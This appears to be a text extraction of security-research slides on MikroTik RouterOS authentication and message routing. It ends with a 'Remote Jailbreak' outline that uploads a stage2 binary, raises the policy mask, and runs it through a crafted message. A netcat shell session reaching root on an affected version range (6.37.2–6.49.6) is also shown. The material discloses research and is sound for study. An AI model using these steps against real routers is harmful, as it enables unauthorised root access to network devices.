    0 : 13
    1 : 2
  Uff0002 [3]
    0 : 70
    1 : 100
    2 : 5
  bff0005 : true
  u3 : 0
  u5 : 0
  uff0006 : 0x262
  uff000b : 0x5ffe
  ufe000c : 5
  uff0010 : 1
  ufe0001 : 3
  uff0003 : 1
  u2 : 0xffffffff
  uff0007 : 0xfe0003
  sfe0009 :
  rff0017 : [0, 28, 66, 4, 11, 73]
  s1 : full
  sff000a : a
```

# Remote Jailbreak

1. Upload `stage2` and `busybox`
2. Upgrade policy to `0xffffffff`
3. Hit FoIsHandler with a crafted message:
  - a. `chmod +x stage2`
  - b. `./stage2`

## Raw Message

▼ object {13}

▼ Uff0001 [2]

0 : 70

▼ Uff0002 [3]

0 : 70

1 : 100

```
bff0005 : true
```

```
uff000b : 0xffffffff
```

uff0010 : 1

```
u11 : 0x804ff3a
```

u13 : 0x8053b18

uff0003 : 1

```
u17 : 0x8053b0a
```

uff0006 : 6

```
uff0007 : 0xffffffff
```

[illegible]

```
sff000a : a
```



# Remote Jailbreak

1. Upload `stage2` and `busybox`
2. Upgrade policy to `0xffffffff`
3. Hit FoishHandler with a crafted message:
  - a. `chmod +x stage2`
  - b. `./stage2`
4. 🐚🐚🐚!

```
$ nc 10.0.0.200 1337
sh: can't access tty; job control turned off
/ # whoami
root
/ # uname -a
Linux MikroTik 3.3.5 #1 Fri Nov 12 10:41:00 UTC
2021 i686 GNU/Linux
/ # ls /flash/rw/disk
busybox
skins
stage2
um-before-migration.tar
user-manager
```



# Remote Jailbreak

Release: (pending)

Vulnerability exists from 6.37.2 (2016) to 6.49.6 (latest)

↑  
(oldest version we  
could download from  
MikroTik)

↑  
www had a major  
refactor in v7.x.x



# Recap and Conclusion

We've covered a lot...

- MikroTik packages
- Patching firmware
- Message protocol
- Message routing
- Authentication
- Jailbreak

[https://github.com/MarginResearch/mikrotik\\_authentication](https://github.com/MarginResearch/mikrotik_authentication)

<https://github.com/MarginResearch/EC-SRP>

<https://margin.re/blog/mikrotik-authentication-revealed.aspx>



Questions?

